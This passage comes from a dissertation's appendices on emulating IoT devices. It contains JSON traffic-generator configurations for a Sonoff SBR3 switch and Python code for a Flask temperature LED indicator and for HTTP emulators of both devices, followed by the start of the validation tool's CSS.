        "yellow":{"ub":"two,*,mean","lb":"max,+,stdev"},
        "red":{"lb":"two,*,mean"}
    },
    "usage":
    {
        "default":
        {
            "distribution":"constant",
            "frequency":3,
            "rounds":3,
            "combination":["default"]
        },
        "comboA":
        {
            "distribution":"constant",
            "frequency":5,
            "rounds":30,
            "combination":["ON","OFF","OFFF"]
        },
        "comboAB":
        {
            "distribution":"constant",
            "frequency":10,
            "rounds":10,
            "combination":["OFF"]
        },
        "comboABC":
        {
            "distribution":"constant",
            "frequency":5,
            "rounds":3,
            "combination":["OFFF","startup_ONN"]
        },
        "comboB":
        {
            "distribution":"exponential",
            "frequency":2,
            "rounds":1,
            "combination":["ON","OFF"]
        },
        "comboC":
        {
            "distribution":"timely",
            "frequency":3,
            "rounds":1,
            "combination":["ON","OFF"]
        },
        "comboD":
        {
            "distribution":"constant",
            "frequency":3,
            "rounds":1,
            "combination":["wifi"]
        },
        "Bcombo1":
        {
            "distribution":"constant",
            "frequency":3,
            "rounds":1,
            "combination":["temp","treshold","treshold_lw","treshold","status"]
        },
        "Bcombo2":
        {
            "distribution":"",
            "frequency":2,
            "rounds":1,

"combination":["temp","treshold","treshold_lw","treshold","status","OFF","status"]
        }
    }
}
```

SBR3 Usage Generator Files

```
{
    "generator_info":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload":{"deviceid":"","data":{}},
        "paths":"zeroconf/info"
    },
    "generator_signal_strength":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload":{"deviceid":"","data":{}},
        "paths":"zeroconf/signal_strength"
    },
    "generator_startup_ON":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload":{"deviceid":"","data":{"startup":"on"}},
        "paths":"zeroconf/startup"
    },
    "generator_startup_ONN":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload":{"deviceid":"","data":{"startup":"on"}},
        "paths":"zeroconf/startups"
    },
    "generator_startup_OFF":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload":{"deviceid":"","data":{"startup":"off"}},
        "paths":"zeroconf/startup"
    },
    "generator_startup_stay":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload":{"deviceid":"","data":{"startup":"stay"}},
        "paths":"zeroconf/startup"
    },
    "generator_ON":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload": {"deviceid":"","data":{"switch":"on"}},
        "paths":"zeroconf/switch"
    },
    "generator_OFF":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload": {"deviceid":"","data":{"switch":"off"}},
        "paths":"zeroconf/switch"
    },
    "generator_OFFF":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload": {"deviceid":"","data":{"switch":"offf"}},
        "paths":"zeroconf/switch"
    },
    "generator_set_wifi":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload":{"deviceid":"","data":{"ssid":"","password":""}},
        "paths":"zeroconf/wifi"
    },
    "generator_pulse_ON":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload":{"deviceid":"","data":{"pulse":"on","pulseWidth":0}},
        "paths":"zeroconf/pulse"
    },
    "generator_pulse_OFF":{
        "details":{
            "protocol":"http"
        },
        "method":"post",
        "payload":{"deviceid":"","data":{"pulse":"off","pulseWidth":0}},
        "paths":"zeroconf/pulse"
    },

"maps":{"default":"generator_info","info":"generator_info","strength":"generator_signa
l_strength","ON":"generator_ON","OFF":"generator_OFF","OFFF":"generator_OFFF","startup
_ONN":"generator_startup_ONN","startup_ON":"generator_startup_ON","startup_OFF":"gener
ator_startup_OFF","startup_STAY":"generator_startup_stay","wifi":"generator_set_wifi",
"pulse_ON":"generator_pulse_ON","pulse_OFF":"generator_pulse_OFF"}
}
```

APPENDIX B

DEVELOPMENT

This appendix contains the code for the TLI and the Emulator example used in this dissertation.

Temperature LED Indicator (TLI)

```
from flask import Flask, request, jsonify,make_response
from flask_restful import Resource, Api,reqparse
from termo import termoDetector
import json
import ast
import datetime
import time
import threading

app = Flask(__name__)
api = Api(app)

pi_termo =termoDetector()

routine_variables={
    'temp_tresh': None,
    'action': False
}

light_variables = {
    'light_status' : pi_termo.get_led_status()
}

def temper_tresh_check():
    temp = pi_termo.getTemp()
    tresh = routine_variables['temp_tresh']
    if tresh == None:
        return
    if temp >= tresh:
        light_variables['light_status'] = True
        pi_termo.set_trigger(light_variables['light_status'])
        pi_termo.toggleIndicator()
    else:
        light_variables['light_status'] = False
        pi_termo.set_trigger(light_variables['light_status'])
        pi_termo.toggleIndicator()

def checker_thread():
    while True:
        temper_tresh_check()
        time.sleep(60)

def create_request(host,client_addr,path,data,status_code=200):
    date_time = datetime.datetime.now()
    time_stamp = time.time()
    json_data = {}
    json_data['data'] = data
    json_data['host'] = host
    json_data['path'] = path
    json_data['client'] = client_addr
    json_data['status_code'] = status_code
    json_data['date time'] = str(date_time)
    json_data['timestamp'] = time_stamp
    json_data = json.dumps(json_data, indent=4)
    resp = make_response(json_data)
    resp.content_type='application/json'
    resp.status_code = status_code
    return resp

parser = reqparse.RequestParser()
parser.add_argument('value')

class InvalidAPIUsage(Exception):
    status_code = 404
    status = 'error'

    def __init__(self,
message,host=None,client=None,path=None,status_code=None,payload=None):
        Exception.__init__(self)
        self.path = path
        self.host = host
        self.date_time = datetime.datetime.now()
        self.time_stamp = time.time()
        self.message = message
        self.status = 'error'
        self.client = client
        if status_code is not None:
            self.status_code = status_code
        self.payload = payload

    def to_dict(self):
        rv ={}
        # rv = dict(self.payload or ())
        rv['host'] = self.host
        rv['client'] = self.client
        rv['path'] = self.path
        rv['status_code'] = self.status_code
        rv['date time'] = str(self.date_time)
        # rv['status_code'] = self.status_code
        rv['status'] = self.status
        rv['error'] = self.message
        rv = json.dumps(rv, indent=4)
        rv = make_response(rv)
        rv.content_type='application/json'
        rv.status_code = self.status_code

        return rv

@app.errorhandler(InvalidAPIUsage)
def invalid_api_usage(e):
    response = e.to_dict()
    return response



class TemperatureIndicator(Resource):
    @app.route('/temp', methods=['GET'])
    def get():
        temper = pi_termo.getTemp()
        temper = {'temp':temper}
        host = request.host
        path = request.path
        client = request.remote_addr
        response = create_request(host,client,path,temper)
        return response

    @app.route('/status', methods=['GET'])
    def get_status():
        tmp_stat = pi_termo.getTemp()
        light_stat = pi_termo.get_led_status() #light_variables['light_status']
        j_data = {'temperature':tmp_stat,'light status':light_stat}
        host = request.host
        path = request.path
        client = request.remote_addr
        response = create_request(host,client,path,j_data)
        return response

    @app.route('/routine/<string:key>', methods=['GET','PUT'])
    def termo_routine(key):
        host = request.host
        path = request.path
        client = request.remote_addr

        if request.method == 'GET':
            if key in routine_variables.keys():
                routine_status = routine_variables[key]
                j_data = {key:routine_status}
                response = create_request(host,client,path,j_data)
                return response
            else:
                raise InvalidAPIUsage("Incorrect key value for
routine",path=path,client=client,host=host,status_code=404)
                # abort(403, description="Resource not found")

        elif request.method == 'PUT':
            args = parser.parse_args()
            pi_var = args['value']
            print(pi_var)
            # pi_var = ast.literal_eval(pi_var)
            try:
                pi_var = ast.literal_eval(pi_var)
            except:
                raise InvalidAPIUsage('invalid
datatype',path=path,client=client,host=host,status_code=404)

            if key == 'action':

                if isinstance(pi_var, bool) == True:
                    routine_variables[key] = pi_var
                    j_data = {key:pi_var}
                    response = create_request(host,client,path,j_data,201)
                    return response
                else:
                    raise InvalidAPIUsage("Incorrect key value for
routine",path=path,client=client,host=host,status_code=304)
```

```
            elif key == 'temp_tresh':
                if isinstance(pi_var, float) == True:
                    routine_variables[key] = pi_var
                    temper_tresh_check()
                    j_data = {key:pi_var}
                    response = create_request(host,client,path,j_data,201)
                    return response
                else:
                    raise InvalidAPIUsage("Incorrect key value for 
routine",path=path,client=client,host=host,status_code=304)
            else:
                raise InvalidAPIUsage("Incorrect key value for 
routine",path=path,client=client,host=host,status_code=405)
                # return jsonify({'status':'error<incorrect key> methord not allowed 
405'})

    @app.route('/toggle/<string:key>', methods=['GET','PUT'])
    def termo_toggle(key):
        host = request.host
        path = request.path
        client = request.remote_addr
        if request.method == 'GET':
            if key in light_variables.keys():
                light_status = light_variables[key]
                j_data = {key:light_status}
                response = create_request(host,client,path,j_data)
                return response

            else:
                raise InvalidAPIUsage("Incorrect key value for 
routine",path=path,client=client,host=host,status_code=404)
                # return jsonify({'status':'error <incorrect key> 404'})

        elif request.method == 'PUT':
            args = parser.parse_args()
            pi_var = args['value']

            try:
                pi_var = ast.literal_eval(pi_var)
            except:
                raise InvalidAPIUsage('not 
bool',path=path,client=client,host=host,status_code=404)

            if key == 'light_status':

                if isinstance(pi_var, bool) == True:
                    light_variables[key] = pi_var
                    pi_termo.set_trigger(light_variables[key])
                    pi_termo.toggleIndicator()
                    j_data = {key:pi_var}
                    response = create_request(host,client,path,j_data,201)
                    return response
                else:
                    raise InvalidAPIUsage("Incorrect key value for 
routine",path=path,client=client,host=host,status_code=304)
        else:
            raise InvalidAPIUsage("Incorrect key value for
routine",path=path,client=client,host=host,status_code=405)
            # return jsonify('error methord not allowed 405')


if __name__ == '__main__':
    x = threading.Thread(target=checker_thread)
    try:
        x.setDaemon(True)
        x.start()
        app.run(host='0.0.0.0', port=8800)

    except KeyboardInterrupt:
        x.stop()
        print("exiting")
        exit(0)
```

TLI Emulator

```
import json
import http.server
import socketserver
from http.server import BaseHTTPRequestHandler, HTTPServer
import datetime
import time
import ast
import urllib
import random

def get_data(fileName):
    f = open(fileName,)
    jData = json.load(f)
    f.close()
    return jData

def get_paths(data,verb):
    path_dict = data['Request']['paths'][verb]
    paths = path_dict
    return paths

def get_path_response(data,side,verb,path,status):
    keys = path.split('/')
    keys = keys[1:]
    # server_data = data['data'][side][verb]
    server_data = data['description'][verb]
    for key in keys:
        ini = server_data[key]
        server_data = ini

    return server_data[status]

def get_trans_response(data,path,initial_state,trigger_value):
    keys = path.split('/')
    keys = keys[1:]
    server_data = data
    for key in keys:
        ini = server_data[key]
        server_data = ini

    if isinstance(trigger_value,bool):
        return server_data[initial_state][str(trigger_value).lower()]
    else:
        return server_data['set'][initial_state]

def path_varriable(path):
    keys = path.split('/')
    keys = keys[1:]
    return keys[-1]

def get_key_from_value(the_dictionary,the_value):
    key_list = list(the_dictionary.keys())
    val_list = list(the_dictionary.values())
    position = val_list.index(the_value)
    the_key = key_list[position]
    return the_key

def get_higher_value(temp,tresh,trans_conditions):

    if temp >= tresh:
        return trans_conditions['operand_temp']
    else:
        return trans_conditions['operand_tresh']

def get_auto_trans_response(data,trans_state):

    trans_data = data['routine']['temp_tresh']['events'][trans_state]
    return trans_data

def generate_temp(temp_array):
    hr = datetime.datetime.now().hour
    temp = temp_array[hr]
    # temp = random.uniform(20.0,50.0)
    return round(temp,2)

# varriable declaration
PORT = 8082
dtypes = {"bool":bool,"float":float,"int":int,"str":str}
raw_behavior_data = get_data('behavior.json')
fileData = get_data('http_interface.json')
status_varriables = raw_behavior_data["status_variable"]
temperature_array = raw_behavior_data["temperature_data"]
transition_log = []



class EMUHttpServer(BaseHTTPRequestHandler):


    def _set_headers(self,status_code,c_type,c_length=None):

        self.send_response(status_code)
        self.send_header('Content-type',c_type)
        self.send_header('Content-Length',c_length)
        self.end_headers()

    def do_GET(self):

        try:
            verb = 'get'
            uri_paths = get_paths(fileData,verb)
            date_time = datetime.datetime.now()
            time_stamp = time.time()

            f_path = self.path
            host = self.headers.get('Host')
            client = self.client_address[0]

            routes = get_paths(fileData,verb)
            if f_path in routes:
                message = get_path_response(fileData,'server',verb,f_path,'sucess')


                # update message with status and treshold
                item = path_varriable(self.path)
                indicator_status = status_varriables["status"]
                indicator_tresh = status_varriables["threshold"]

                if "temp_tresh" in f_path:
                    message['data'][item]= indicator_tresh
                elif "light_status" in f_path:
                    message['data']['light_status']= indicator_status
                elif "status" in f_path:
                    message['data']['temperature']= generate_temp(temperature_array)
#TEMPERATURE
                    message['data']['light_status']= indicator_status
                elif "temp" in f_path:
                    message['data'][item]= generate_temp(temperature_array)
#TEMPERATURE

                message['date time'] = str(date_time)
                message['timestamp'] = time_stamp
                message['host'] = host
                message['client'] = client
                status = message['status_code']
                message = json.dumps(message,indent=4)
                self._set_headers(200,'application/json',256)
            else:
                message = '<p><h1>Not Found</h1></p>The requested URL was not found on
the server. If you entered the URL manually please check your spelling and try again.'
                self._set_headers(404,'text/html')

            self.wfile.write(bytes(message,"utf8"))
            return
        except IOError:
            self.send_error(404, 'File Not Found: %s' % self.path)

    def do_PUT(self):
        try:
            verb = 'put'
            uri_paths = get_paths(fileData,verb)
            date_time = datetime.datetime.now()
            time_stamp = time.time()

            f_path = self.path
            host = self.headers.get('Host')
            client = self.client_address[0]

            routes = get_paths(fileData,verb)
            if f_path in routes:
                content_length = int(self.headers['Content-Length'])
                post_data =
urllib.parse.parse_qs(self.rfile.read(content_length).decode('utf-8'))
                # print(post_data.items())
                for key,value in post_data.items():
                    if not value:
                        arg_value = ''
                    else:
                        arg_value = value[0]
                    # print(arg_value)
                try:
                    pi_var = ast.literal_eval(arg_value)

                except:
                    message = get_path_response(fileData,'server',verb,f_path,'error')
                    message['path'] = f_path
                    message['host'] = host
                    message['client'] = client
                    message = json.dumps(message,indent=4)
                    self._set_headers(404,'application/json',256)
                    self.wfile.write(bytes(message,"utf8"))
                    return

                blogic =
get_path_response(fileData,'server',verb,self.path,'datatype')
                if blogic in dtypes:
                    datatype = dtypes[blogic]

                    if isinstance(pi_var,datatype):
                        item = path_varriable(self.path)

                        # the value of data coming from the put request is pi_var
                        trigger_value = pi_var

                        # fetching response from interface.json
                        message =
get_path_response(fileData,'server',verb,f_path,'sucess')

                        # working on the transsisions
                        current_light_state = status_varriables["status"]
                        current_temp_treshold = status_varriables["threshold"]

                        # get trans data
                        trans_data = raw_behavior_data["transitions"]["put"]

                        # extracting state status
                        code = raw_behavior_data["transition_code"]["status"]
                        light_status_key =
get_key_from_value(code,current_light_state)
                        current_status_value = light_status_key

                        # fetch transsision data
                        if "temp_tresh" in f_path:
                            status_varriables["threshold"] = trigger_value
                            trans_details =
get_trans_response(trans_data,f_path,current_status_value,current_light_state)
                            trans_status_value = trans_details["to"]
                            status_value = code[trans_status_value.lower()]

                            # modify message response
                            message['data'][item]= trigger_value
                        else:
                            trans_details =
get_trans_response(trans_data,f_path,current_status_value,trigger_value)
                            trans_status_value = trans_details["to"]
                            status_value = code[trans_status_value.lower()]
                            # modify message response
                            message['data'][item]= status_value

                        # update status
                        status_varriables["status"] = status_value

                        # check tresh condition
                        if "temp_tresh" in f_path:
                            temp = generate_temp(temperature_array) #TEMPERATURE
                            trans_cond = raw_behavior_data["transition_condition"]
                            t_val =
get_higher_value(temp,status_varriables["threshold"],trans_cond)
                            trans_checks_value =
raw_behavior_data["transition_check"]['is_higher'][t_val]
                            trans_state_value = trans_checks_value["to"]
                            trans_state_details =
get_auto_trans_response(trans_data,trans_state_value.lower())
                            tran_auto_status_value =
code[trans_state_details["to"].lower()]
                            # print(trans_state_details)

                            #log transition
                            tm = datetime.datetime.now()
                            trans_data_dict =
dict(time=str(tm),detail="transition",letter=trans_state_details['name'],initial=trans
_state_details['from'],final=trans_state_details['to'])
                            transition_log.append(trans_data_dict)
                            # print(transition_log)

                            # update status after tresh change
                            status_varriables["status"] = tran_auto_status_value
#trans_checks_value["state"]

                        message['date time'] = str(date_time)
                        message['timestamp'] = time_stamp
                        message['host'] = host
                        message['client'] = client
                        status = message['status_code']
                        message = json.dumps(message,indent=4)
                        self._set_headers(201,'application/json',256)
            else:
                message={"error":"Incorrect key value for routine"}
                message['path'] = f_path
                message['host'] = host
                message['client'] = client
                message = json.dumps(message,indent=4)
                self._set_headers(404,'application/json',256)

            self.wfile.write(bytes(message,"utf8"))
            return
        except IOError:
            self.send_error(404, 'File Not Found: %s' % self.path)


if __name__ == "__main__":
    print('Running on http://0.0.0.0:{}/  (Press CTRL+C to quit)'.format(PORT))
    HTTPServer(("", PORT), EMUHttpServer).serve_forever()
```

Sonoff Emulator

```
import json
import http.server
import socketserver
from http.server import BaseHTTPRequestHandler, HTTPServer
import datetime
import time
import ast
import urllib
import random
from socketserver import ThreadingMixIn
import threading
import random

def get_data(fileName):
    f = open(fileName,)
    jData = json.load(f)
    f.close()
    return jData

def get_paths(data,verb):
    path_dict = data['Request']['paths'][verb]
    paths = path_dict
    return paths

def get_path_response(data,verb,path,status):
    keys = path.split('/')
    keys = keys[1:]
    server_data = data['description'][verb]
    for key in keys:
        ini = server_data[key]
        server_data = ini
    return server_data[status]

def get_payload_type(data,verb,path,status):
    keys = path.split('/')
    keys = keys[1:]
    server_data = data['payload'][status]
    for key in keys:
        ini = key
    return server_data[ini]

def get_data_type(data,verb,path,status):
    server_data = data["payload"]["datatypes"][status]
    return server_data

def get_trans_response(data,path,initial_state,trigger_value):
    keys = path.split('/')
    keys = keys[1:]
    server_data = data
    print(trigger_value)
    for key in keys:
        ini = server_data[key]
        server_data = ini
    if isinstance(trigger_value,str):
        return server_data[initial_state][str(trigger_value).lower()]
    if isinstance(trigger_value,bool):
        return server_data[initial_state][str(trigger_value).lower()]
    else:
        return server_data['set'][initial_state]

def path_varriable(path):
    keys = path.split('/')
    keys = keys[1:]
    return keys[-1]

def get_key_from_value(the_dictionary,the_value):
    key_list = list(the_dictionary.keys())
    val_list = list(the_dictionary.values())

    position = val_list.index(the_value)
    the_key = key_list[position]
    return the_key

def generate_temp(temp_array):
    hr = datetime.datetime.now().hour
    temp = temp_array[hr]
    return round(temp,2)

def update_seq():
    global SEQ_NO
    SEQ_NO = SEQ_NO + 1
    return

def seq_check(message):
    keys = message.keys()
    if "seq" in keys:
        return True
    else:
        return False

def payload_datatype_check(fileData,verb,path,datatypes,payload_list,post_var_list):
    if len(payload_list) != len(post_var_list):
        return False
    bool_list = []
    i = 0
    for payload in payload_list:
        blogic = get_data_type(fileData,verb,path,payload)
        if blogic in dtypes:
            datatype = dtypes[blogic]
            if isinstance(post_var_list[i],datatype):
                bool_list.append(True)
        else:
            bool_list.append(False)
        i += 1

    if False in bool_list:
        return False
    else:
        return True

# varriable declaration
SEQ_NO = 0
dtypes = {"bool":bool,"float":float,"int":int,"string":str}
get_bool = {"true":True,"false":False}

# pulling data fro JSON files
raw_config_data = get_data('configuration.json')
raw_behavior_data = get_data('behavior.json')
fileData = get_data('http_interface.json')
status_varriables = raw_behavior_data["status_variable"]

PORT = int(raw_config_data["host_details"]["port"])

class EMUHttpServer(BaseHTTPRequestHandler):
    wbufsize = -1
    rbufsize = -1

    def setup(self):
        BaseHTTPRequestHandler.setup(self)
        self.request.settimeout(300)

    def _set_headers(self,status_code,c_type,c_length=None):

        self.protocol_version = "HTTP/1.1"
        self.send_response(status_code)
        self.send_header('Content-Type',c_type)
        self.send_header('Content-Length',c_length)
        self.send_header('Connection',"close")
        self.end_headers()

    def do_GET(self):

        try:
            verb = 'get'
            uri_paths = get_paths(fileData,verb)
            update_seq()

            f_path = self.path
            host = self.headers.get('Host')
            client = self.client_address[0]

            # routes = get_paths(fileData,verb)

            if f_path in uri_paths:
                message = get_path_response(fileData,verb,f_path,'sucess')
                keys = status_varriables.keys()

                for key in keys:
                    if key in message["data"]:
                        message["data"][key] = status_varriables[key]
                else:
                    pass

                status = message['status_code']

                if seq_check(message):
                    message['seq'] = SEQ_NO
                # message = json.dumps(message)
                con_length = len(message)
                self._set_headers(200,'application/json; charset=utf-8',con_length)
            else:
                error = get_path_response(fileData,verb,'error','error')
                message = error['error']
                st_code = error['status_code']
                self._set_headers(st_code,'text/html')
            self.wfile.write(bytes(message,"utf8"))
            return
        except IOError:
            self.send_error(404, 'File Not Found: %s' % self.path)

    def do_POST(self):
        try:
            verb = 'post'
            jsonresponse = {}
            message = {}

            # update_seq()
            uri_paths = get_paths(fileData,verb)
            f_path = self.path
            routes = get_paths(fileData,verb)

            seed = 1 #random.choice([0.1])
            if seed == 1:
                time.sleep(0.056)
            else:
                pass

            if f_path in routes:
                content_length = int(self.headers['content-length'])
                post_data = self.rfile.read(content_length).decode('utf-8')
                post_data = urllib.parse.parse_qs(post_data,keep_blank_values=1)
                for key,value in post_data.items():
                    dition = json.loads(key)
                    if dition['data'] == {}:
                        arg_value = ''
                    else:
                        arg_value = dition['data']['switch']
                try:
                    pi_var = arg_value

                except:
                    jmessage = get_path_response(fileData,verb,f_path,'error')
                    message =jmessage.copy()
                    status_code = jmessage["status_code"]
                    if 'status_code' in message:
                        message.pop('status_code', None)
                    message = json.dumps(message)
                    con_length = len(message)
                    self._set_headers(status_code,'application/json',con_length)
                    self.wfile.write(bytes(message,"utf8"))
                    return

                if arg_value == '':
                    # fetching response from interface.json
                    jsonresponse = get_path_response(fileData,verb,f_path,'success')
                    message = jsonresponse.copy()
                    status = jsonresponse['status_code']
                    message.pop('status_code', None)
                    message = json.dumps(message)
                    con_length = len(message)
                    self._set_headers(status,'application/json',con_length)

                else:
                    blogic = get_payload_type(fileData,verb,self.path,'datatypes')
                    if blogic in dtypes:
                        datatype = dtypes[blogic]

                        if isinstance(pi_var,datatype):
                            item = path_varriable(self.path)

                            # the value of data coming from the put request is pi_var
                            trigger_value = pi_var
                            print(trigger_value)

                            # fetching response from interface.json

                            jsonresponse =
get_path_response(fileData,verb,f_path,'success')
                            status = jsonresponse["status_code"]
                            # print(jsonresponse)
                            message = jsonresponse.copy()

                            # working on the transsisions
                            # current_light_state = status_varriables["status"]


                            payload =
get_path_response(fileData,verb,f_path,'payload')
                            # print(payload)
                            for load in payload:
                                if load in status_varriables:

                                    current_state = status_varriables[load]
                                    # print(current_state)
                                    current_varriable = load
                                else:
                                    # print("error")
                                    current_state = "false"

                            # get trans data
                            trans_data = raw_behavior_data["transitions"]["post"]

                            # extracting state status
                            code = raw_behavior_data["transition_code"]["status"]
                            light_status_key = get_key_from_value(code,current_state)
                            current_status_value = light_status_key
                            try:
                                trans_details =
get_trans_response(trans_data,f_path,current_status_value,trigger_value)
                            except:
                                jsonresponse =
get_path_response(fileData,verb,f_path,'error')
                                status = jsonresponse["status_code"]
                                # print(jsonresponse)
                                message = jsonresponse.copy()
                                if seq_check(message):
                                    message['seq'] = SEQ_NO

                                if 'status_code' in message:
                                    message.pop('status_code', None)
                                message = json.dumps(message)
                                con_length = len(message)

self._set_headers(status,'application/json',con_length)
                                self.wfile.write(bytes(message,"utf8"))
                                # self.finish()
                                self.connection.close()
                                return


                            trans_status_value = trans_details["to"]
                            status_value = code[trans_status_value.lower()]
                            update_seq()
                            # update status
                            if status_value in get_bool:
                                status_value = get_bool[status_value]

                            status_varriables[current_varriable] = status_value
                            #jsonresponse['status_code']
                            if seq_check(message):
                                message['seq'] = SEQ_NO
                            if 'status_code' in message:
                                message.pop('status_code', None)
                            message = json.dumps(message)
                            con_length = len(message)
                            self._set_headers(status,'application/json',con_length)
                            self.wfile.write(bytes(message,"utf8"))
                            # self.finish()
                            self.connection.close()
                            return
            else:
                error = get_path_response(fileData,verb,'error','error')
                print("error",error)
                message = error.copy()
                if seq_check(message):
                    message['seq'] = SEQ_NO
                st_code = error['status_code']
                if 'status_code' in message:
                    message.pop('status_code', None)
                message = json.dumps(message)
                con_length = len(message)
                self._set_headers(st_code,'application/json;',con_length)
                self.wfile.write(bytes(message,"utf8"))
                # self.finish()
                self.connection.close()
            # self.send_response(status,message)
            # self.end_headers()
            # self.wfile.write(bytes(message,"utf8"))
            # self.finish()
            # self.connection.close()
            return
        except IOError:
            self.send_error(404, 'File Not Found: %s' % self.path)

    def do_PUT(self):
        try:
            verb = 'put'
            uri_paths = get_paths(fileData,verb)
            update_seq()

            f_path = self.path
            host = self.headers.get('Host')
            client = self.client_address[0]

            routes = get_paths(fileData,verb)
            if f_path in routes:
                content_length = int(self.headers['Content-Length'])
                post_data =
urllib.parse.parse_qs(self.rfile.read(content_length).decode('utf-8'))
                # print(post_data)
                all_arg = []
                for key,value in post_data.items():
                    print(value)
                    if not value:
                        arg_value = ''
                    else:
                        arg_value = value[0]

                    try:
                        pi_var = ast.literal_eval(arg_value)
                        all_arg.append(pi_var)

                    except:
                        message = get_path_response(fileData,verb,f_path,'error')
                        if seq_check(message):
                            message['seq'] = SEQ_NO
                        # message = json.dumps(message)
                        statusCode = message["status_code"]
                        con_length = len(message)
                        self._set_headers(statusCode,'application/json; charset=utf-
8',con_length)
                        self.wfile.write(bytes(message,"utf8"))
                        return

                pld = get_path_response(fileData,verb,self.path,'payload')

                if payload_datatype_check(fileData,verb,self.path,dtypes,pld,all_arg):
                    item = path_varriable(self.path)
                    # the value of data coming from the put request is pi_var
                    if len(all_arg) == 1:
                        trigger_value = all_arg[0]
                    else:
                        trigger_value = ''

                    # fetching response from interface.json
                    message = get_path_response(fileData,verb,f_path,'sucess')

                    # working on the transsisions
                    # pull from each path and determine status varriable to update
                    payload = get_path_response(fileData,verb,f_path,'payload')
                    for load in payload:
                        if load in status_varriables:

                            current_state = status_varriables[load]
                            current_varriable = load
                        else:
                            print("error")
                            current_state = "false"

                    # get trans data
                    trans_data = raw_behavior_data["transitions"]["put"]

                    # extracting state status
                    code = raw_behavior_data["transition_code"]["status"]
                    light_status_key =
get_key_from_value(code,str(current_state).lower())
                    current_status_value = light_status_key

                    # fetch transsision data
                    if trigger_value == '':
                        status_value = current_status_value
                    else:
                        status_varriables[current_varriable] = trigger_value
                        trans_details =
get_trans_response(trans_data,f_path,current_status_value,trigger_value)
                        trans_status_value = trans_details["to"]
                        status_value = code[trans_status_value.lower()]

                    # modify message response
                    message['data'][item]= status_value

                    # update status
                    if status_value in get_bool:
                        status_value = get_bool[status_value]

                    status_varriables[current_varriable] = status_value
                    status = message['status_code']
                    if seq_check(message):
                        message['seq'] = SEQ_NO
                    # message = json.dumps(message)
                    con_length = len(message)
                    self._set_headers(status,'application/json; charset=utf-
8',con_length)
                else:
                    error = get_path_response(fileData,verb,'error','error')
                    message = error['error']
                    st_code = error['status_code']
                    if seq_check(message):
                        message['seq'] = SEQ_NO
                    # message = json.dumps(message)
                    con_length = len(message)
                    self._set_headers(st_code,'application/json; charset=utf-
8',con_length)

                    self.wfile.write(bytes(message,"utf8"))
                    return
            else:
                error = get_path_response(fileData,verb,'error','error')
                message = error['error']
                st_code = error['status_code']
                if seq_check(message):
                    message['seq'] = SEQ_NO
                # message = json.dumps(message)
                con_length = len(message)
                self._set_headers(st_code,'application/json; charset=utf-
8',con_length)
                self.wfile.write(bytes(message,"utf8"))
                return
        except IOError:
            self.send_error(404, 'File Not Found: %s' % self.path)

# class ThreadedHTTPServer(ThreadingMixIn, HTTPServer):
    """Handle requests in a separate thread."""
    # pass

if __name__ == "__main__":
    print('Running on http://0.0.0.0:{}/  (Press CTRL+C to quit)'.format(PORT))
    httpd = HTTPServer(("", PORT), EMUHttpServer) #.serve_forever()
    # ThreadedHTTPServer(("", PORT), EMUHttpServer).serve_forever()
    while True:
        httpd.handle_request()
        # httpd.timeout = 10
        time.sleep(0.03102)
```

APPENDIX C

VERIFICATION AND VALIDATION

This appendix contains the verification and validation tool for the SBR3 and TLI example used in this dissertation.

User Interface

CSS

Main.css

```
body{
  max-height: 100px;
  background-color:#ededed;
}
h1{
    color: grey;
    text-align: center;
    font-size: 22.5px;
    font-family: fantasy;
  }
  h5{
    margin: 7.5px;
    font-family: monospace;
    font-size: 13.5px;
    color: #383838;
  }
  h3{
    color: #383838;
    font-family: fantasy;
  }
  h4{
    color: #383838;
    font-family: fantasy;
  }
  .hfivefont{
    font-size: 16px;
    color: #383838;
    font-family: fantasy;
  }
  button{
    display: block;
    margin: 0 auto;
    margin-top: 5px;
  }
  span{
    margin-left: 5px;
    margin-right: 5px;
    padding: 10px;
  }
  .dot {
    margin-bottom: -7px;
    padding-bottom: -10px;
    height: 5px;
    width: 5px;
    background-color: #bbb;
    border-radius: 50%;
    display: inline-block;
  }

.section_heading{
  text-align: center;
}
.flex-container {
  display: flex;
  padding: 1px 2px;
  margin: 1px 2px;
}

.flex-child {
  flex: 1;
  box-shadow: 0px 0px 0px 1.5px #ffffff;
  border-radius:5px;
  border:3px solid #dcdcdc;
  font-size: 15px;
  color: #383838;
}

.flex-child:first-child {
  margin-right: 10px;

}
.toolbox {
  display: flex;
}

.mini_toolbox {
  flex: 1;
}

.row {
  display: flex;
  margin: 1px 2.5px;
  padding: 0.5px 1px;
  box-shadow: 0px 0px 0px 1.5px #ffffff;
  border-radius:8px;
  border:1px solid #dcdcdc;
}
.generator{
  margin: 1px 7.5px;
  padding: 1px 4px;
}
.gen_format{
  padding: 34px;
}
.gen_selection{
  box-shadow: 0px 0px 0px 1.5px #ffffff;
  border-radius:8px;
  border:1px solid #dcdcdc;
  margin: 1.5px;
  padding: 1px;
}
.gen_info{
  box-shadow: 0px 0px 0px 1.5px #ffffff;
  border-radius:8px;
  border:1px solid #dcdcdc;
  margin: 1.5px;
  padding: 1px;
}
.gen_button{
  margin: 4.5px;
  padding: 2px;
}
.topic_format{
  text-align: center;
}
.column {
  flex: 50%;
}
.tabletwo{
  margin-left:7.5px;
}
table {
  border-collapse: collapse;
  border-spacing: 0;
  width: 100%;
}
p{
  font-weight: 500;
  font-style: italic;
  font-size: 14.5px !important;
  color: #383838;
  padding-left: 5.5px;
}
label{
  text-align: left;
  font-size: 12.5px;
  color: #383838;
  margin: auto;
  font-style: normal;
  font-family: Verdana;
}
select{
  margin-left: 5px;
  font-size: 12.5px;
  color: #383838;
  font-family: Verdana;
}
option{
  font-size: 12.5px;
  color: #383838;
  font-family: Verdana;
}

th, td {
  text-align: left;
  font-size: 12.5px;
  font-family: Verdana;
  color: #383838;
  margin: auto;
  padding-left: 3.5px;
  }

  th{
    font-weight: 500;
    font-size: 13.5px;
    font-family: monospace;
    color: #050505;
    }

  .netdetails{
    margin-bottom: 1px;
  }
.section{
  margin: 2px 10px;
